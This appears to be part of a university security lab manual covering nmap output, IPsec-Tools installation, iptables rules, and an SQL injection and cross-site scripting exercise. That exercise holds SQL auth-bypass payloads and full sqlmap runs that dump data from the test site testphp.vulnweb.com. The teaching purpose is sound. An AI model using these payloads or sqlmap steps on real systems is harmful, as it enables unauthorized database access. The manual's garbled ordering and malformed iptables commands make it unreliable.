Starting Nmap 5.21 ( http://nmap.org ) at 2017-02-13 16:17 IST
Nmap scan report for 192.168.4.144
Host is up (0.14s latency).
Not shown: 249 closed protocols
PROTOCOL STATE SERVICE
1 open icmp
2 open igmp
6 open tcp
17 open udp
103 open|filtered pim
136 open|filtered udplite
255 open|filtered unknown

Nmap done: 1 IP address (1 host up) scanned in 2.52 seconds
root@IT-412-14: /home/acpce#

```

Conclusion:

.....

.....

.....

Questions:

1. What is NMAP?

2. How to install NMAP?

3. What is Scan Port?

4. What is tcp port scan?

.....

.....

.....

5. What is udp port scan?

.....

.....

.....

6. Difference between tcp port scan and udp port scan?

.....

.....

.....

7. How to work NMAP?

.....

.....

.....

EXPERIMENT NO: 8

Name of the Student:- _____ Roll No. _____

Date of Practical Performed:- _____ Staff Signature with Date

& Marks

- Aim:**
- a. Set up IPSEC under LINUX.
 - b. Set up Snort and study the logs.

Theory:

Installing IPsec Tools

The IPsec-Tools software started as a port of the [KAME](#) IPsec utilities to the Linux platform. The most important component of this software is an advanced Internet Key Exchange daemon that can be used to automatically key IPsec connections.

Fedora Core 6

the name of the installed package, use the rpm and grep utilities as shown below:

```
rpm -qa | grep ipsec-tools
```

In this example, the ipsec-tools-0.6.5-6 package is currently installed. To remove the package, use the rpm utility as shown below:

```
rpm -e ipsec-tools-0.6.5-6
```

Once you have uploaded the latest stable IPsec Tools source code archive to the Gateway, you can extract the distribution using the tar utility as shown below:

```
tar zxvf<ipsec tools archive>
```

Note: If you downloaded a bzip archive instead of a gzip archive, use jxvf instead of zxvf with the tar command.

```
cd <ipsec tools directory>
```

Next, change to the newly created directory as shown below:

Before compiling the software, the configure script needs to be used to set some compile parameters and enable some advanced options. To view a list of all available options, execute the configure script with the --help switch as shown below:

```
./configure --help
```


The default install prefix for ipsec tools is /usr/local. Because Linux typically installs software in /usr and expects configuration files to exist under /etc, you will need to add some extra options to cope with these differences. The other options shown below are to enable XAuth, Dead Peer Detection, IKE Fragmentation and NAT Traversal support. Execute the configure script as shown below:

```
./configure --prefix=/usr --sysconfdir=/etc/racoon --enable-hybrid --enable-frag --enable-dpd --enable-natt
```

```
make
make install
```

To compile and install the software, use the make command as shown below: FreeBSD 6.2

Once you have uploaded the latest stable IPsec Tools source code archive to the Gateway, you can extract the distribution using the tar utility as shown below:

```
tar zxvf<ipsec tools archive>
```

Note: If you downloaded a bzip archive instead of a gzip archive, use jxvf instead of zxvf with the tar command.

```
cd <ipsec tools directory>
```

Next, change to the newly created directory as shown below:

Before compiling the software, the configure script needs to be used to set some compile parameters and enable some advanced options. To view a list of all available options, execute the configure script with the --help switch as shown below:

```
./configure --help
```

The default install prefix for ipsec tools is /usr/local. This is the normal location for add-on software in FreeBSD so you won't need any extra options to deal with this. The other options shown below are to enable XAuth, Dead Peer Detection, IKE Fragmentation and NAT Traversal support. Execute the configure script as shown below:

```
./configure --sysconfdir=/usr/local/etc/racoon --enable-hybrid --enable-frag --enable-dpd --enable-natt
```

Note: The last option line is only valid if the NAT Traversal kernel patch was applied. To compile and install the software, use the make command as shown below:

```
make
```

```
make install
```

NetBSD 3.1

Once you have uploaded the latest stable IPsec Tools source code archive to the Gateway, you can extract the distribution using the tar utility as shown below:

```
tarzxvf<ipsec tools archive>
```

Next, change to the newly created directory as shown below:

```
cd <ipsec tools directory>
```

Before compiling the software, the configure script needs to be used to set some compile parameters and enable some advanced options. To view a list of all available options, execute the configure script with the --help switch as shown below:

```
/configure --help
```

The default install prefix for ipsec tools is /usr/local. NetBSD ships with an older version of ipsec tools installed in the /usr prefix and expects configuration files to exist under /etc. To overwrite the existing version, execute the configure script as shown below:

```
./configure --prefix=/usr --sysconfdir=/etc/racoon --enable-hybrid --enable-frag --enable-dpd  
-- enable-natt
```

```
make
```

```
make install
```

To compile and install the software, use the make command as shown below:

NetBSD 3.1

Once you have uploaded the latest stable IPsec Tools source code archive to the Gateway, you can extract the distribution using the tar utility as shown below:

```
tarzxvf<ipsec tools archive>
```

Note: If you downloaded a bzip archive instead of a gzip archive, use jxvf instead of zxvf with the tar command.

```
cd <ipsec tools directory>
```

Next, change to the newly created directory as shown below:

Before compiling the software, the configure script needs to be used to set some compile parameters and enable some advanced options. To view a list of all available options, execute the configure script with the --help switch as shown below:

```
./configure --help
```

The default install prefix for ipsec tools is /usr/local. NetBSD ships with an older version of ipsec tools installed in the /usr prefix and expects configuration files to exist under /etc. If you choose to overwrite the current version you will need to add some extra options to cope with these differences. You may choose to install the new version of ipsec tools in a different prefix but there may be issues associated with having multiple library versions installed in different paths. The other options shown below are to enable XAuth, Dead Peer Detection, IKE Fragmentation and NAT Traversal support. To overwrite the existing version, execute the configure script as shown below:

```
./configure --prefix=/usr --sysconfdir=/etc/racoon --enable-hybrid --enable-frag --enable-dpd  
-- enable-natt
```

```
make
```

```
make install
```

To compile and install the software, use the make command as shown below:

Conclusion:

.....

Questions:

1. What is IPSEC?

2. How to configure IPSEC?

3. What is IPSEC protocols?

4. What is Authentication Header?

5. What is Encapsulated Security Payload?

6. What is IKE Protocol?

7. How to use IPSEC?

EXPERIMENT NO: 9

Name of the Student:-_____ Roll No. _____

Date of Practical Performed:-_____ Staff Signature with Date



Aim: Setting up personal Firewall using iptables

Theory:

All packets inspected by iptables pass through a sequence of built-in tables (queues) for processing. Each of these queues is dedicated to a particular type of packet activity and is controlled by an associated packet transformation/filtering chain.

There are three tables in total. The first is the mangle table which is responsible for the alteration of quality of service bits in the TCP header. This is hardly used in a home or SOHO environment.

The second table is the filter queue which is responsible for packet filtering. It has three built-in chains in which you can place your firewall policy rules. These are the:

- **Forward chain: Filters packets to servers protected by the firewall.**
- **Input chain: Filters packets destined for the firewall.**
- **Output chain: Filters packets originating from the firewall.**

ACCEPT : iptables stops further processing.

The packet is handed over to the end application or the operating system for processing.

DROP : iptables stops further processing.

The packet is blocked

REJECT : Works like the DROP target, but will also return an error message to the host sending the packet that the packet was blocked

How To Start iptables

You can start, stop, and restart iptables after booting by using the commands:

\$service iptables start

\$service iptables stop
PHCET-T.E. (Comp.)

\$service iptables restart

Determining The Status of iptables

You can determine whether iptables is running or not via the service iptables status command. Fedora Core will give a simple status message. For example

\$service iptables status

Firewall is stopped.

Iptables commands

iptables command Switch	Description
-L	Listing of rules present in the chain
-n	Numeric output of addresses and ports
-v	Displays the rules in verbose mode
-t <-table->	If you don't specify a table, then the filter table is assumed. As discussed before, the possible built-in tables include: filter, nat, Mangle
-j <target>	Jump to the specified target chain when the packet matches the current rule.
-A	Append rule to end of a chain
-F	Flush. Deletes all the rules in the selected table
-p <protocol-type>	Match protocol. Types include, icmp, tcp, udp, and all
-s <ip-address>	Match source IP address
-d <ip-address>	Match destination IP address
-i <interface-name>	Match "input" interface on which the packet enters.
-o <interface-name>	Match "output" interface on which the packet exits

Setting Firewall Rules using iptables

Enabling traffic on localhost

\$iptables -A INPUT -i eth0 -j ACCEPT

2. Drop the ICMP Packet coming from source

\$iptables -I INPUT -p icmp -icmp -type 8 -j DROP -s (10.0.204.15) -d (10.0.0.16)

3. ICMP packet going from source are not allowed

```
$iptables -I - OUTPUT -p -icmp -j DROP -s (10.0.0.16) -d (10.0.204.15)
```

4. To drop all kind of packets

```
$iptables -I INPUT -p all
```

Conclusion:

Questions

1. What are firewalls .
2. What are built in chains place in firewall policy rules.
3. Explain any two IP table command

EXPERIMENT NO: 10

Name of the Student:- _____ Roll No. _____

Date of Practical Performed:- _____ Staff Signature with Date

Aim: SQL injection attack, Cross-site Scripting attack simulation

Theory:

a) SQL Injection (SQLi) using SQLmap

SQL injection (SQLi) refers to an injection attack wherein an attacker can execute malicious SQL statements (also commonly referred to as a malicious payload) that control a web application's database server (also commonly referred to as a Relational Database Management System – RDBMS). Since an SQL injection vulnerability could possibly affect any website or web application that makes use of an SQL-based database, the vulnerability is one of the oldest, most prevalent and most dangerous of web application vulnerabilities.

By leveraging an SQL injection vulnerability, given the right circumstances, an attacker can use it to bypass a web application's authentication and authorization mechanisms and retrieve the contents of an entire database. SQL injection can also be used to add, modify and delete records in a database, affecting data integrity.

To such an extent, SQL injection can provide an attacker with unauthorized access to sensitive data including, customer data, personally identifiable information (PII), trade secrets, intellectual property and other sensitive information.

How SQL Injection works

In order to run malicious SQL queries against a database server, an attacker must first find an input within the web application that is included inside of an SQL query.

In order for an SQL injection attack to take place, the vulnerable website needs to directly include user input within an SQL statement. An attacker can then insert a payload that will be included as part of the SQL query and run against the database server.

The following server-side pseudo-code is used to authenticate users to the web application. # Define POST variables

```
uname = request.POST['username'] passwd =
request.POST['password']
```


SQL query vulnerable to SQLi

```
sql = "SELECT id FROM users WHERE username='" + uname + "' AND password='" + passwd + "'"
```

Execute the SQL statement

```
database.execute(sql)
```

The above script is a simple example of authenticating a user with a username and a password against a database with a table named users, and a username and password column.

The above script is vulnerable to SQL injection because an attacker could submit malicious input in such a way that would alter the SQL statement being executed by the database server.

A simple example of an SQL injection payload could be something as simple as setting the password field to password' OR 1=1.

This would result in the following SQL query being run against the database server.

```
SELECT id FROM users WHERE username='username' AND password='password' OR 1=1'
```

An attacker can also comment out the rest of the SQL statement to control the execution of the SQL query further.

```
-- MySQL, MSSQL, Oracle, PostgreSQL,  
SQLite ' OR '1'='1' --
```

```
' OR '1'='1' /*
```

```
-- MySQL
```

```
' OR '1'='1' #
```

```
-- Access (using null characters) '
```

```
OR '1'='1' %00
```


```
' OR '1'='1' %16
```

Once the query executes, the result is returned to the application to be processed, resulting in an authentication bypass. In the event of authentication bypass being possible, the application will most likely log the attacker in with the first account from the query result — the first account in a database is usually of an administrative user.

To check whether website is vulnerable, replace the value in the get request parameter with an asterisk (*)

http://testphp.vulnweb.com/listproducts.php?cat=*

If this results in an error such as the error given below, then we can say that the website is vulnerable.



SQLMAP: sqlmap is an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers. It comes with a powerful detection engine, many niche features for the ultimate penetration tester and a broad range of switches lasting from database fingerprinting, over data fetching from the database, to accessing the underlying file system and executing commands on the operating system via out-of-band connections.

Step 1: Installation of sqlmap

```
$ sudo apt-get install sqlmap
```

Step 2 : List information about the existing databases

To check access to a database, - - dbs option can be used. - - dbs lists all the available databases.

It notifies vulnerability in parameter cat, various payloads executed, name of backend database, its version and list of all available databases. Here, two databases: acuart and information_schema are listed.

```
$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 --dbs
```

```

student@lab522linuxprinter:~$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 --dbms
(1.0.4.0#dev)
http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers as
sume no liability and are not responsible for any misuse or damage caused by this program

[*] starting at 12:16:04

[12:16:05] [INFO] resuming back-end DBMS 'mysql'
[12:16:05] [INFO] testing connection to the target URL

sqlmap resumed the following injection point(s) from stored session:
...
Parameter: cat (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: cat=1 AND 3666=3666

Type: error-based
Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause
Payload: cat=1 AND (SELECT 3815 FROM(SELECT COUNT(*),CONCAT(0x717a766b71,(SELECT (ELT(3815=3815,1)))0x716b7a7a71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a)

Type: AND/OR time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (SELECT)
Payload: cat=1 AND (SELECT * FROM (SELECT(SLEEP(5)))nvfo)

Type: UNION query
Title: Generic UNION query (NULL) - 11 columns
Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x717a766b71,0x654f494d436375515546494847446847565748586b674a4b7955666762515566584d4e4e7778726f,0x716b7a7a71),NULL--

[12:16:05] [INFO] the back-end DBMS is MySQL
web application technology: Nginx, PHP 5.3.10
back-end DBMS: MySQL 5.0
[12:16:05] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information_schema

[12:16:05] [INFO] fetched data logged to text files under '/home/student/.sqlmap/output/testphp.vulnweb.com'
student@lab522linuxprinter:~$
student@lab522linuxprinter:~$

```

Step 3: Listing tables present in Database

Each of the database can further explored to get tables information from them. Option -D can be used to specify the name of the database we need to explore. If access to the database is allowed, we can access the tables using --tables option along with name of database. Here, acuart database is accessed and all available tables in that database are listed as an output of the following command.

\$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart --tables

```

student@lab522linuxprinter:~$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart --tables
(1.0.4.0#dev)
http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers as
sume no liability and are not responsible for any misuse or damage caused by this program

[*] starting at 12:18:29

[12:18:29] [INFO] resuming back-end DBMS 'mysql'
[12:18:29] [INFO] testing connection to the target URL

sqlmap resumed the following injection point(s) from stored session:
...
Parameter: cat (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: cat=1 AND 3666=3666

Type: error-based
Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause
Payload: cat=1 AND (SELECT 3815 FROM(SELECT COUNT(*),CONCAT(0x717a766b71,(SELECT (ELT(3815=3815,1)))0x716b7a7a71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a)

Type: AND/OR time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (SELECT)
Payload: cat=1 AND (SELECT * FROM (SELECT(SLEEP(5)))nvfo)

Type: UNION query
Title: Generic UNION query (NULL) - 11 columns
Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x717a766b71,0x654f494d436375515546494847446847565748586b674a4b7955666762515566584d4e4e7778726f,0x716b7a7a71),NULL--

[12:18:29] [INFO] the back-end DBMS is MySQL
web application technology: Nginx, PHP 5.3.10
back-end DBMS: MySQL 5.0
[12:18:29] [INFO] fetching tables for database: 'acuart'
Database: acuart
[8 tables]
-----
| artists |
| carts   |
| categ   |
| featured|
| guestbook|
| pictures|
| products|
| users   |
-----


[12:18:29] [INFO] fetched data logged to text files under '/home/student/.sqlmap/output/testphp.vulnweb.com'
student@lab522linuxprinter:~$

```

Step 4: List column information of a particular table

Columns of a particular table can be viewed by specifying -T option before table name and --columns option to query the column names. Access to table and its column for table "products" is displayed by following command.

```
$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T products --columns
```



```
student@lab522linuxprinter:~$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T products --columns
[1.0.4.09dev]
http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting at 12:22:12

[12:22:12] [INFO] resuming back-end DBMS 'mysql'
[12:22:12] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
--
Parameter: cat (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: cat=1 AND 3666=3666

Type: error-based
Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause
Payload: cat=1 AND (SELECT 3815 FROM(SELECT COUNT(*),CONCAT(0x717a766b71,(SELECT (ELT(3815=3815,1)))0x716b7a71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a)

Type: AND/OR time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (SELECT)
Payload: cat=1 AND (SELECT * FROM (SELECT(SLEEP(5)))mvfO)

Type: UNION query
Title: Generic UNION query (NULL) - 11 columns
Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x717a766b71,0x654f494d436375515546494847446847565748586b674a4b7955666762515566584d4e4e7778726f,0x716b7a71),NULL,--

[12:22:13] [INFO] the back-end DBMS is MySQL
web application technology: Nginx, PHP 5.3.10
back-end DBMS: MySQL 5.0
[12:22:13] [INFO] fetching columns for table 'products' in database 'acuart'
Database: acuart
Table: products
[5 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| description | text |
| id | int(10) unsigned |
| name | text |
| price | int(10) unsigned |
| rewriteName | text |
+-----+-----+

[12:22:13] [INFO] fetched data logged to text files under '/home/student/.sqlmap/output/testphp.vulnweb.com'
student@lab522linuxprinter:~$
```

Step 5: Dump the data from the columns

Information from specific column can be retrieved and displayed using -C. Multiple column can also be listed separated by a comma and the --dump query retrieves the data. Flowing command shows all Domain values of column name from product table from acuart database.

```
$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T products -C name --dump
```

```
student@student-HP-280-G2-MT-Legacy: ~
student@student-HP-280-G2-MT-Legacy:~$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T products -C name --dump
[1.0.4.0@dev]
http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no li
ability and are not responsible for any misuse or damage caused by this program

[*] starting at 08:51:57

[08:51:57] [INFO] resuming back-end DBMS 'mysql'
[08:51:57] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cat (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: cat=1 AND 7670=7670

Type: error-based
Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause
Payload: cat=1 AND (SELECT 8012 FROM(SELECT COUNT(*),CONCAT(0x7170626a71,(SELECT (ELT(8012=8012,1)))0x7170717071,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a)

Type: AND/OR time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (SELECT)
Payload: cat=1 AND (SELECT * FROM (SELECT(SLEEP(5)))t10x)

Type: UNION query
Title: Generic UNION query (NULL) - 11 columns
Payload: cat=1 UNION ALL SELECT NULL,CONCAT(0x7170626a71,0x7a486645794d7a43734241447a58487443417764734b53537167656a6275596a68594e447375654f,0x7170717071),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,--

[08:51:58] [INFO] the back-end DBMS is MySQL
web application technology: Mysql, PHP 5.3.10
back-end DBMS: MySQL 5.0
[08:51:58] [INFO] fetching entries of column(s) 'name' for table 'products' in database 'acuart'
[08:51:58] [WARNING] something went wrong with full UNION technique (could be because of limitation on retrieved number of entries). Falling back to partial UNION technique
[08:51:58] [INFO] the SQL query used returns 3 entries
[08:51:58] [INFO] resumed: Laser Color Printer HP LaserJet M551dn, A4
[08:51:58] [INFO] resumed: Network Storage D-Link DNS-313 enclosure 1 x SATA
[08:51:58] [INFO] resumed: Web Camera A4Tech PK-33SE
[08:51:58] [INFO] analyzing table dump for possible password hashes
Database: acuart
+-----+
| name |
+-----+
| Laser Color Printer HP LaserJet M551dn, A4 |
| Network Storage D-Link DNS-313 enclosure 1 x SATA |
| Web Camera A4Tech PK-33SE |
+-----+

[08:51:58] [INFO] table 'acuart.products' dumped to CSV file '/home/student/.sqlmap/output/testphp.vulnweb.com/dump/acuart/products.csv'
[08:51:58] [INFO] fetched data logged to text files under '/home/student/.sqlmap/output/testphp.vulnweb.com'
student@student-HP-280-G2-MT-Legacy:~$
student@student-HP-280-G2-MT-Legacy:~$
student@student-HP-280-G2-MT-Legacy:~$
student@student-HP-280-G2-MT-Legacy:~$
student@student-HP-280-G2-MT-Legacy:~$
```

a) Cross Site scripting(XSS)

Cross-site Scripting (XSS) refers to client-side code injection attack wherein an attacker can execute malicious scripts (also commonly referred to as a malicious payload) into a legitimate website or web application. XSS is amongst the most rampant of web application vulnerabilities and occurs when a web application makes use of unvalidated or unencoded user input within the output it generates.

By leveraging XSS, an attacker does not target a victim directly. Instead, an attacker would exploit a vulnerability within a website or web application that the victim would visit, essentially using the vulnerable website as a vehicle to deliver a malicious script to the victim's browser.

While XSS can be taken advantage of within VBScript, ActiveX and Flash (although now considered legacy or even obsolete), unquestionably, the most widely abused is JavaScript – primarily because JavaScript is fundamental to most browsing experiences.

How Cross-site Scripting works ?

In order to run malicious JavaScript code in a victim's browser, an attacker must first find a way to inject a payload into a web page that the victim visits. Of course, an attacker could use social engineering techniques to convince a user to visit a vulnerable page with an injected JavaScript payload.

In order for an XSS attack to take place the vulnerable website needs to directly include user input in its pages. An attacker can then insert a string that will be used within the web page and treated as code by the victim's browser.

The following server-side pseudo-code is used to display the most recent comment on a web page.

```
print "<html>"
```

```
print "<h1>Most recent comment</h1>" print  
database.latestComment  
  
print "</html>"
```

The above script is simply printing out the latest comment from a comments database and printing the contents out to an HTML page, assuming that the comment printed out only consists of text.


